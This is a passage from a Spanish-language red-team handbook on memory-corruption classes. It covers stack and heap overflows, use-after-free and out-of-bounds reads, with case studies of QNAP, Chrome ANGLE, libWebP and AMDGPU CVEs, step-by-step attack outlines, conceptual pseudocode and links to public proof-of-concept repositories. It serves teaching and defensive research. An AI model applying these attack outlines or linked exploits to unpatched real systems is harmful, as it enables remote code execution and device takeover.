
Bitácora Red Team

Desde el CRASH hasta el EXPLOIT

Explotación Moderna del Kernel de Linux

Marcelo Ernesto Burgos Cayupil



2026

Bitácora Red Team
Explotación moderna del kernel de Linux

Índice general

Capítulo 1

Introducción

1.1. Información del Documento

Campo	Valor
Título	Bitácora Red Team
Versión	1.0
Clasificación	Material Técnico de Referencia
Idioma	Español
Propósito	Educativo e Investigación Defensiva

1.2. Índice de Contenidos

1.2.1. Capítulo 1: Clases de Vulnerabilidades

    - 1.3.1 Confusión de Tipos en JIT
    - 1.3.2 Desbordamiento de Enteros
    - 1.3.3 Vulnerabilidades de Parsers
- 1.4 Vulnerabilidades de Strings y Formato
- 1.5 Vulnerabilidades de Drivers y Sistemas de Archivos
- 1.6 Evaluación de Impacto y Clasificación

1.2.2. Capítulo 2: Fuzzing

- 2.1 Fundamentos de Fuzzing
- 2.2 AFL++ y Fuzzing Guiado por Cobertura
- 2.3 FuzzTest y Fuzzing In-Process
- 2.4 Honggfuzz y Fuzzing de Protocolos
- 2.5 Syzkaller y Fuzzing de Kernel

1.2.3. Capítulo 3: Patch Diffing

- 3.1 Fundamentos de Patch Diffing
- 3.2 Extracción de Parches de Windows
- 3.3 Herramientas de Diffing Binario
- 3.4 Análisis de Casos de Estudio

1.2.4. Capítulo 4: Análisis de Crashes

- 4.1 Fundamentos del Análisis de Crashes
- 4.2 Depuradores y Configuración
- 4.3 Sanitizadores de Memoria
- 4.4 Clasificación y Triage
- 4.5 Evaluación de Explotabilidad

Capítulo 2

Clases de Vulnerabilidades

Este capítulo documenta las principales clases de vulnerabilidades encontradas en sistemas operativos y aplicaciones, con énfasis particular en el contexto de kernel y sistemas de bajo nivel. Cada entrada incluye descripción técnica, casos de estudio reales, impacto y mitigaciones aplicables.

Objetivo: Comprender las clases primarias de vulnerabilidades de corrupción de memoria y su impacto en el mundo real.

Recursos de Lectura Recomendados: - "The Art of Software Security Assessment" por Mark Dowd, John McDonald, Justin Schuh - Capítulo 5: Memory Corruption - Memory Corruption: Examples, Impact, and 4 Ways to Prevent It - Microsoft Security Research: Memory Safety - Google Project Zero Blog - Hallazgos recientes de corrupción de memoria

---

2.1. 1.1 Fundamentos de Corrupción de Memoria

La corrupción de memoria continúa siendo una de las clases de vulnerabilidades más críticas y prevalentes en software escrito en C/C++. A pesar de décadas de investigación en seguridad, estos bugs persisten debido a la complejidad inherente de la gestión manual de memoria.


Conceptos Clave: - **¿Qué es la corrupción de memoria y por qué importa?** La corrupción de memoria ocurre cuando un programa modifica memoria de maneras no intencionadas, permitiendo a atacantes alterar el estado del programa y potencialmente obtener control de ejecución. - **Pila (Stack):** Región de memoria para variables locales y direcciones de retorno. Su estructura LIFO (Last-In-First-Out) la hace vulnerable a desbordamientos que pueden sobrescribir direcciones de retorno. - **Heap:** Región de memoria dinámica gestionada por el allocator (`malloc`/`free`). Los metadatos del heap y objetos adyacentes pueden ser corrompidos por desbordamientos. - **Ciclo de Vida de Memoria:** Asignación → Uso → Liberación. Los errores en cualquier fase pueden llevar a vulnerabilidades.

2.1.1. 1.1.1 Desbordamiento de Búfer en Pila (Stack Buffer Overflow)

Descripción General

Un desbordamiento de búfer en pila (*stack buffer overflow*) ocurre cuando un programa escribe más datos en un búfer ubicado en la pila de los que este puede contener. Esto provoca la sobrescritura de memoria adyacente, incluyendo datos críticos como direcciones de retorno, permitiendo potencialmente redirigir la ejecución del programa.

Mecánica del Ataque:



Caso de Estudio: CVE-2024-27130 — QNAP QTS/QuTS Hero

Campo	Detalle
Producto Afectado	QNAP QTS y QuTS hero
Tipo	Stack Buffer Overflow
Vector	Interfaz de administración web
Severidad	Crítica
PoC Disponible	github.com/watchtowrlabs/CVE-2024-27130

El Bug

Los sistemas operativos QTS y QuTS hero de QNAP contenían múltiples vulnerabilidades de copia de búfer donde funciones inseguras como `strcpy()` se utilizaban para copiar entrada suministrada por el usuario a búferes de tamaño fijo en la pila sin validación de tamaño adecuada. Las vulnerabilidades afectaban la interfaz de administración web y los componentes de manejo de archivos.

El Ataque (Paso a Paso)

1. **Reconocimiento:** Atacante identifica endpoint vulnerable en interfaz de administración web

2. **Preparación:** Construcción de payload con entrada sobredimensionada
3. **Explotación:** Envío de solicitud especialmente diseñada con datos que exceden el tamaño del búfer
4. **Corrupción:** Los datos no verificados desbordan el búfer en pila, sobrescribiendo:
   - Variables locales adyacentes
   - Frame pointer guardado
   - Dirección de retorno
5. **Control de Ejecución:** Cuando la función retorna, el flujo de ejecución se redirige a código controlado por el atacante

Impacto

- Ejecución remota de código con los privilegios del servicio QNAP (típicamente root)
- Control completo del dispositivo NAS, permitiendo:
  - Acceso a todos los datos almacenados
  - Pivoteo a otros recursos de red
  - Instalación de backdoors persistentes
- Riesgo crítico para infraestructura empresarial donde los NAS almacenan datos sensibles

Mitigación

QNAP lanzó QTS 5.1.7.2770 build 20240520 y QuTS hero h5.1.7.2770 build 20240520 en mayo de 2024: - Reemplazo de funciones de copia de cadenas inseguras (`strcpy`, `sprintf`) con alternativas con verificación de límites (`strncpy`, `snprintf`) - Implementación de validación de entrada adicional - Habilitación de protecciones de compilador (stack canaries)

Observaciones

Los desbordamientos de pila siguen siendo comunes en: - Dispositivos embebidos con código legacy C/C++ - Sistemas NAS con interfaces de administración expuestas a Internet - Aplicaciones que no han adoptado APIs seguras modernas


Son particularmente peligrosos cuando: - Proporcionan el punto de entrada inicial para cadenas de ataque sofisticadas contra infraestructura empresarial - No tienen protecciones de compilador habilitadas (ASLR, DEP, stack canaries)

2.1.2. 1.1.2 Uso Después de Liberación (Use-After-Free / UAF)

Descripción General

Una vulnerabilidad de *uso después de liberación* (Use-After-Free) ocurre cuando un programa continúa usando un puntero después de que la memoria a la que apunta ha sido liberada. Esto crea un "puntero colgante" (*dangling pointer*) que puede ser explotado controlando cuidadosamente las asignaciones del heap para colocar datos controlados por el atacante donde el objeto liberado residía anteriormente.

Mecánica del Bug:



```
1. ASIGNACIÓN
   obj = malloc(sizeof(Object));
   obj->vtable = &legitimate_vtable;

2. USO LEGÍTIMO
   obj->method();  // Llama función via vtable

3. LIBERACIÓN
   free(obj);      // Memoria liberada, pero...
   // ¡El puntero 'obj' aún existe!

4. REASIGNACIÓN (por atacante)
   attacker_data = malloc(sizeof(Object));
   // Mismo tamaño → puede obtener la misma ubicación
   attacker_data->vtable = &malicious_vtable;

5. USO DESPUÉS DE LIBERACIÓN
   obj->method();  // ¡Llama función del atacante!
```

Caso de Estudio: CVE-2024-2883 — Chrome ANGLE

Campo	Detalle
Producto Afectado	Google Chrome (componente ANGLE)
Tipo	Use-After-Free
Vector	Página web maliciosa
Severidad	Crítica
Código ExplotableRemotamente	Sí, sin interacción del usuario

El Bug

El componente ANGLE (Almost Native Graphics Layer Engine) de Google Chrome, que traduce llamadas de API OpenGL ES a DirectX, Vulkan o OpenGL nativo, contenía una vulnerabilidad de uso después de liberación. El bug ocurría cuando los contextos WebGL eran destruidos mientras aún estaban referenciados por operaciones gráficas pendientes, dejando punteros colgantes a objetos gráficos liberados.

El Ataque (Paso a Paso)

1. **Preparación del Entorno:**
   - Atacante crea página HTML maliciosa con código JavaScript WebGL
   - El código manipula la creación y destrucción de contextos gráficos
2. **Disparar el Bug:**

```
// Concepto simplificado (no es el exploit real):
let ctx = canvas.getContext('webgl');
// Iniciar operación gráfica asíncrona
ctx.bindBuffer(ctx.ARRAY_BUFFER, buffer);
// Destruir contexto mientras operación está pendiente
ctx = null;
// Garbage collection libera el contexto
// pero operación pendiente aún tiene referencia
```

3. **Heap Feng-Shui:**
   - Usar técnicas de heap spray para controlar asignaciones
   - Asignar objetos del mismo tamaño que el objeto liberado
   - Colocar datos controlados por atacante en ubicación liberada
4. **Explotación:**
   - Cuando código de ANGLE usa el puntero colgante, accede a datos del atacante
   - El atacante coloca un objeto falso con vtable maliciosa
   - La próxima llamada a método virtual ejecuta código del atacante

Impacto

- Ejecución remota de código vía página web maliciosa con NO interacción del usuario más allá de visitar la página
- Al colocar un objeto falso en la memoria liberada, el atacante puede secuestrar el flujo de control
- Ejecutar código arbitrario en el proceso del renderer
- Puede encadenarse con exploits de escape de sandbox para compromiso completo del sistema

Mitigación

Google Chrome 123.0.6312.86 (lanzado marzo 2024) corrigió la vulnerabilidad: - Implementación de gestión adecuada del tiempo de vida para objetos gráficos - Añadido conteo de referencias para prevenir destrucción prematura de objetos aún en uso - Validación adicional antes de usar punteros a objetos gráficos

Observaciones

Las vulnerabilidades UAF son particularmente peligrosas en: - **Navegadores:** Aplicaciones C++ complejas donde el tiempo de vida de objetos es difícil de rastrear - **Subsistemas Gráficos:** ANGLE, Skia y similares manejan contenido no confiable y tienen gestión de estado compleja - **Código con Callbacks Asíncronos:** Donde el orden de ejecución es difícil de predecir

Son un objetivo favorito de atacantes avanzados porque: - Ofrecen control fino sobre la ejecución del programa - Son difíciles de detectar con análisis estático - Las mitigaciones modernas (ASLR) pueden ser evadidas con técnicas de heap manipulation


---

2.1.3. 1.1.3 Desbordamiento de Búfer en Heap (Heap Buffer Overflow)

Descripción General

Similar a los desbordamientos de pila, los desbordamientos de heap ocurren cuando un programa escribe más allá de los límites de un búfer asignado dinámicamente en el heap. En lugar de corromper frames de pila, los desbordamientos de heap típicamente corrompen metadatos del heap o objetos adyacentes, llevando a corrupción de memoria cuando el allocator posteriormente procesa las estructuras corrompidas.

Mecánica del Desbordamiento de Heap:



Caso de Estudio: CVE-2023-4863 — libWebP

Campo	Detalle
Producto Afectado	libWebP (Chrome, Firefox, Edge, múltiples apps)
Tipo	Heap Buffer Overflow
Vector	Imagen WebP maliciosa
Severidad	Crítica
PoC Disponible	github.com/mistymntncop/CVE-2023-4863

El Bug

La biblioteca libWebP, utilizada por Chrome, Firefox, Edge y muchas otras aplicaciones para procesar imágenes WebP, contenía un desbordamiento de heap en la función `BuildHuffmanTable()`. Al parsear imágenes WebP especialmente diseñadas con datos de codificación Huffman malformados, la función escribía más allá de los límites del búfer asignado.

El Ataque (Paso a Paso)

1. **Vector de Entrada:**
   - Atacante embebe imagen WebP maliciosa en página web
   - O la envía vía aplicaciones de mensajería (WhatsApp, Telegram, Signal)
   - O incluye en documento (email, Word, PDF)
2. **Trigger:**
   - Navegador/aplicación de víctima intenta decodificar la imagen
   - Parser WebP procesa datos Huffman malformados
   - `BuildHuffmanTable()` calcula tamaño de tabla incorrectamente
3. **Explotación:**
   - El desbordamiento corrompe metadatos del heap
   - O corrompe objetos adyacentes con función pointers
   - Atacante controla datos del desbordamiento para conseguir primitivas
4. **Resultado:**
   - Ejecución de código arbitrario en contexto del proceso
   - En navegadores: código ejecuta en proceso renderer

Impacto

- **Ejecución remota de código** sin interacción del usuario más allá de ver una página web o abrir una imagen
- **Zero-day explotado activamente** antes de su divulgación pública (septiembre 2023)
- **Billones de dispositivos afectados** en múltiples plataformas:
  - Windows, macOS, Linux (desktop)
  - Android, iOS (mobile)
  - Cualquier software usando libWebP (Electron apps, etc.)

Por Qué Esta Vulnerabilidad es Emblemática:

1. **Riesgo de Cadena de Suministro:** Un bug en libWebP afectó docenas de aplicaciones mayores
2. **Ubicuidad de Imágenes:** Las imágenes son procesadas automáticamente y son ubicuas
3. **Técnicas Modernas de Heap:** Los atacantes combinaron heap overflow con técnicas de bypass de ASLR

Mitigación

- **libWebP 1.3.2** (septiembre 2023): Corrigió verificación de límites en `BuildHuffmanTable()`
- **Chrome 116.0.5845.187**: Parche de emergencia
- **Firefox 117.0.1**: Parche de emergencia
- Otros software afectado lanzó actualizaciones coordinadas

Observaciones

Los desbordamientos de heap en parsers de imágenes son particularmente peligrosos porque: - Las imágenes son procesadas automáticamente sin confirmación del usuario - Son compartidas rutinariamente y consideradas "seguras" - Parsers de imagen optimizan rendimiento, sacrificando verificaciones de seguridad - La complejidad de formatos de compresión (Huffman, LZW, etc.) introduce bugs


---

2.1.4. 1.1.4 Lectura Fuera de Límites (Out-of-Bounds Read / Info Leak)

Descripción General

Una lectura fuera de límites (*Out-of-Bounds Read*) ocurre cuando un programa lee memoria pasando los límites de un búfer sin modificarla. Aunque no permite escritura directa, frecuentemente se utiliza para: - **Filtrar punteros** para bypass de ASLR/KASLR - **Exponer metadatos de objetos** para construir primitivas más poderosas - **Revelar diseño de memoria del kernel** para explotación confiable

Rol en Cadenas de Explotación:



Caso de Estudio: CVE-2024-53108 — Linux AMDGPU Display Driver

Campo	Detalle
Producto Afectado	Linux Kernel (driver AMD Display)
Tipo	Out-of-Bounds Read (slab-out-of-bounds)
Vector	Datos EDID/display maliciosos

Campo	Detalle
Severidad	Media-Alta
Diff del Parche	git.kernel.org

El Bug

En el driver de display AMD del kernel Linux, la ruta de parsing EDID/VSDB (Video Specification Database) tenía verificación insuficiente de límites al extraer identificadores de capacidades. Cuando procesaba datos EDID con campos de longitud manipulados, el driver leía más allá de los límites del búfer EDID asignado.

El bug fue detectado por KASAN (Kernel AddressSanitizer) que reportó acceso slab-out-of-bounds durante la extracción de datos del display.

El Ataque

Un flujo de datos EDID/display maliciosamente construido podría: 1. Disparar lectura OOB en espacio de kernel 2. Exponer contenidos de memoria de kernel (incluyendo punteros) 3. Proporcionar información para evadir KASLR 4. Ser encadenado con otra vulnerabilidad de escritura para explotación completa

Impacto

- **Divulgación de información:** Exposición de contenido de memoria del kernel
- **Potencial inestabilidad del sistema:** Lectura de memoria inválida puede causar oops
- **Habilitador de explotación:** Utilizable para evadir KASLR en cadenas de explotación más complejas

Por Qué las OOB Reads Importan:

En contextos de kernel: - **KASLR es una mitigación fundamental** contra explotación - **Sin info leak, escritura ciega falla** - el atacante necesita saber dónde escribir - **OOB reads son el primer paso** de la mayoría de exploits modernos de kernel

Mitigación

Las actualizaciones del kernel ajustaron la validación de longitud: - Verificar que `bLength` sea >= tamaño mínimo esperado - Validar offsets antes de acceder a campos - Asegurar que todas las lecturas permanezcan dentro de los límites del búfer EDID

Observaciones

Las lecturas OOB puras son valiosas para construir cadenas de explotación confiables: - Proporcionan información necesaria para bypass de ASLR/KASLR - Son frecuentemente la primera etapa de exploits multi-paso - En kernel, derrotar KASLR es pivotal para explotación confiable

---

2.1.5. 1.1.5 Uso de Memoria No Inicializada (Uninitialized Memory Use)

Descripción General

Usar memoria de pila/heap/pool antes de que sea inicializada puede exponer contenidos residuales de operaciones previas. Estos contenidos pueden incluir: - **Punteros previos** (direcciones del kernel

